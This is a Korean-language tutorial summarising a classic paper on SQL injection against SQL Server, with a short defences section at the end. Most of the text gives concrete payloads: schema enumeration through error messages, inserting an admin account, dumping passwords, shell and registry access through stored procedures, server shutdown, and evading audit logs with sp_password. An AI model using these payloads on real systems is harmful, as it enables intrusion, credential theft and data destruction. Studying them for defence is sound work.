Advanced SQL Injection In SQL Server Applications

작성자 : Skyllar (newbbo@empal.com)
2009 년 6 월 17 일

1. [Abstract], [Introduction]

SQL Injection 은 어플리케이션의 데이터 입력창에 SQL 쿼리문을 입력함으로써 가능해질 수 있습니다.
쿼리문의 구조를 잘 파악한 다음 적절한 SQL 쿼리문을 날리면~! ^^

일반적으로 SQL 문은 다음과 같습니다..
select id, forename, surname from authors where forename = 'john' and surname = 'smith'
single-quotation 을 이용하여 조건을 지정하고 있으며.. 만약 사용자 입력값에 ' 이 포함되어 있다면 SQL 문을 조작하는 것이 가능합니다..
(admin'--, ' or 1=1-- , ...)
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/

2. [Obtaining Information Using Error Messages]


David Litchfield, Web Application Disassembly with ODBC Error Messages,
http://www.nextgenss.com/papers/webappdis.doc
처음으로 에러 메시지에서 정보를 얻어서 SQL Injection 할 수 있는 방법에 대해 고안한 사람.
DB 조작을 위해서는 우선 DB 의 구조를 파악해야 합니다..
Table 이름, Column 이름, 각 Column 의 Type 에 대한 정보 그리고 실제 데이터를 알 수 있다면..
그래서 인증에 성공한다면?! ㅎㅎ
다음과 같이 Table 이 생성되고.. User 들이 추가되었다고 하면..

```
create table users(     id int,
                    username varchar(255),
                         password varchar(255),
                         privs int
                    )
insert into users values( 0, 'admin', 'r00tr0x!', 0xffff )
insert into users values( 0, 'guest', 'guest', 0x0000 )
insert into users values( 0, 'chris', 'password', 0x00ff )
insert into users values( 0, 'fred', 'sesame', 0x00ff )
```

공격자는 Table 의 구조를 모르는 상태라고 하고.. 새로운 계정을 하나 추가하는 과정을 살펴보아요..


1) Username : 'having 1=1--

이렇게 입력하면.. 다음과 같은 에러 메시지가 출력됩니다... 여기서 users 라는 Table 명과 id 라는 Column 명이 노출되었습니다.



Username : ' group by users.id having 1=1--

이라고 입력해면.. 그러면,



이런 에러 메시지가 나타났습니다... 그리고 여기서 users 테이블에 username 컬럼명까지 알아낼 수 있습니다.

이런식으로.. 테이블의 모든 컬럼명을 확인할 수 있습니다..


2) 새로운 계정 Row 를 추가하기 위해서 알아야 하는 또하나의 정보가 있습니다. 그 것은 바로.. 각 Column 의 Type!

어쩌다 우연히 Type 에 맞게 Insert 할 수도 있겠지만.. 그런 경우는 제외하고..

Type 을 알기 위해서는? 다음과 같은 Query 를 날려보아요.

Username: ' union select sum(username) from users--

그러면 다음과 같은 에러가 나타납니다..



텍스트를 Sum 하려다 보니.. 위의 에러가 발생한 것이고.. 에러메시지로부터 username 의 Type 은 varchar 임을 확인할 수 있습니다..

이와 같이 잘못된 형(Type)의 사용에 의한 에러 메시지를 유발함으로써 각 Column 의 Type 을 확인하는 것이 가능합니다.


3) 이렇게 Table 명, Column 명, Column 의 자료형을 파악한 후에는 다음과 같이.. 새로운 행을 Insert 하는 것이 가능해집니다..

Username: '; insert into users values(666, 'attacker', 'foobar', 0xffff)--

********** DB 에 존재하는 ID, PW 를 가져와보자..

Username: ' union select min(username),1,1,1 from users where username > 'a'-- 를 입력해보아요..

이는 'a'보다 큰 username 을 찾고 그 것을 정수형태로 변환하려는 시도... 입니다.. 당연히 에러가 발생!




'admin'이라는 데이터를 int 로 변환하는 데서 에러가 발생.! username 에 admin 이라는 데이터가 존재한다는 것을 확인할 수 있습니다..

여기서.. 다른 username 을 또 찾아보려면..

Username: ' union select min(username),1,1,1 from users where username > 'admin'-- 을 입력해보아요..

그러면 다음과 같은 에러가 발생합니다.




"chris"라는 username 도 있군요!

이런식으로 username 을 수집했으면.. password 도 수집해보아요..!


Username: ' union select password,1,1,1 from users where username = 'admin'--

이렇게 입력하면?!



음.. admin 의 password 를 에러메시지에서 확인할 수 있습니다..

이 작업을 한꺼번에 해보면




이걸 다음과 같이.. 입력하면 됩니다.. 한 줄로..ㅋ

Username: '; begin declare @ret varchar(8000) set @ret=':' select @ret=@ret+' '+username+'/'+password from users where username>@ret select @ret as ret into foo end--

Username: ' union select ret,1,1,1 from foo--

그럼, 다음과 같은 에러 메시지 발생하고 username, password 획득.!



그 다음엔 .. 임시로 만든 foo 날려버려야합니다.!

Username: '; drop table foo--

3. [Leveraging Futher Access]

이렇게 DB 에의 접근 권한을 획득했으면.. 뭘 할 수 있을까요? Attacker 는 뭘 하고 싶을까요..?

(1) Extended stored Procedure 을 이용해서 shell 실행

- shell 실행해서.. 현재 DB 에 접속하고 있는 user 목록을 본다던가.. 시스템에 신규 계정을 하나 만든다던가.. 등등이 가능


사용하지 않는 System Stored Procedure.. 모두 제거해야 겠지요.!

http://blahblah.springnote.com/pages/351077

(2) xp_regread

레지스트리도.. 건드릴 수 있고.. 레지스트리 값 읽고, 수정할 수 있습니다

(3) 이 이외의 다른 저장된 프로시저 사용할 수도 있구요.



(4) 해당 DB 와 연결된 다른 서버에도 원하는 쿼리를 날릴 수 있고요

(5) Extended stored procedure API 만들어서 쓸 수도 있습니다..

(6) Bulk insert 명령으로.. 테이블에 Text 파일 끼워 넣을 수도 있습니다..

```
create table foo( line varchar(8000) )
bulk insert foo from 'c:\inetpub\wwwroot\process_login.asp'
```

(7) bcp 이용해서 다량의 데이터를 export 할 수도 있겠습니다.. 여기서는 인증이 필요해요!

```
bcp "SELECT * FROM test..foo" queryout c:\inetpub\wwwroot\runcommand.asp -c -Slocalhost -Usa -Pfoobar
```

(여기서 Slocalhost 는 서버, Usa 는 id, Pfootbar 는 password)

******** Stored Procecure?

쿼리 Set 을 하나의 함수로 만든 것.. 이라고 생각!

4. [Advanced SQL Injection]

위에서 서술한 여러 공격방법에 대비해서.. 여러가지 대응책이 나왔습니다.

Single-quotation escape, 길이 제한, SQL Injection 시도 Logging 등.. 이러한 것들은 다음과 같이 우회가능합니다.

' 을 입력할 수 있는 방법은 많습니다.! ASCII 코드를 char 함수로 변환해서 입력할 수도 있고..

따라서 ' 을 "로 대체한다던가.. 하는 방법은

큰 효과가 없습니다.. 또.. 길이 제한에 관해서는..

짧은 문구의 SQL 중에서.. 치명적인 쿼리는 많습니다.. 예를 들어,

```
Username : '; shutdown—
```

혹은.. table 명이 짧은 경우.. drop table <tablename>을 쓸 수도 있습니다. 또..

ID, Password 의 길이가 16 자로 제한이 되어 있다고 할 때 다음과 같이 입력한다면?

Username: aaaaaaaaaaaaaa'

Password: '; shutdown--

Single-quotation escape 에 의해 Username 마지막에 있는 '를 "로 치환하면 16 자가 넘어가기 때문에 '를 삭제합니다. 그러면

쿼리문은 다음과 같이 구성됩니다.

```
select * from users where username='aaaaaaaaaaaaaaa'' and password='''; shutdown—
```

그럼..username 에 해당하는 값은 aaaaaaaaaaaaaa' and password=' 이고

그 다음.. 무서운 shutdown 이 실행됩니다.

이러한 SQL Injection 에 대한 감사기능을 무력화 할 수도 있습니다.

공격자가.. sp_password string 을 Transact-SQL 문장에 추가하면

sp_password 가 사용된 경우는.. 심지어 주석에라도 sp_password 라는 문구가 있으면

다음과 같은 문구의 log 가 기록됩니다.

```
— 'sp_password' was found in the text of this event.
```

Username: admin'--sp_password

를 입력하면?

어떤 SQL 구문이 실행되었다는 사실은 기록되겠지만 해당 쿼리는 위의 문구의 로그에 의해 사라지고 없을 것입니다..

다시 말해.. 어떤 쿼리를 실행했는지 로그에 남지 않는다는 말..!

5. [Defences]

그럼..SQL Injection.. 어떻게 막아야 할 것인가!

(1) Input Validation

현실적으로.. 'accept only input that is known to be good' 그리고 'Reject input that is known to be bad' 를 구현하면 됩니다.

'Known bad input'에는 select, insert, update, delete, drop, -- 그리고 ' 등이 있겠지요!

'Known good input'에는 알파벳, 숫자 등이 있겠지요!

(2) SQL Server Lockdown

웹 어플리케이션으로 DB 에 접속하는 애들에겐 낮은권한을 주고.. 불필요한 계정은 없애고..

취약한 패스워드 검사를 수행하고..

테스트용 혹은 샘플 데이터베이스는 다 삭제하고.. 각 사용자의 권한을 가능한한 최소화하고..

패치 꼬박꼬박 하고... 등등

www.sqlsecurity.com 의 lockdown checklist 참고!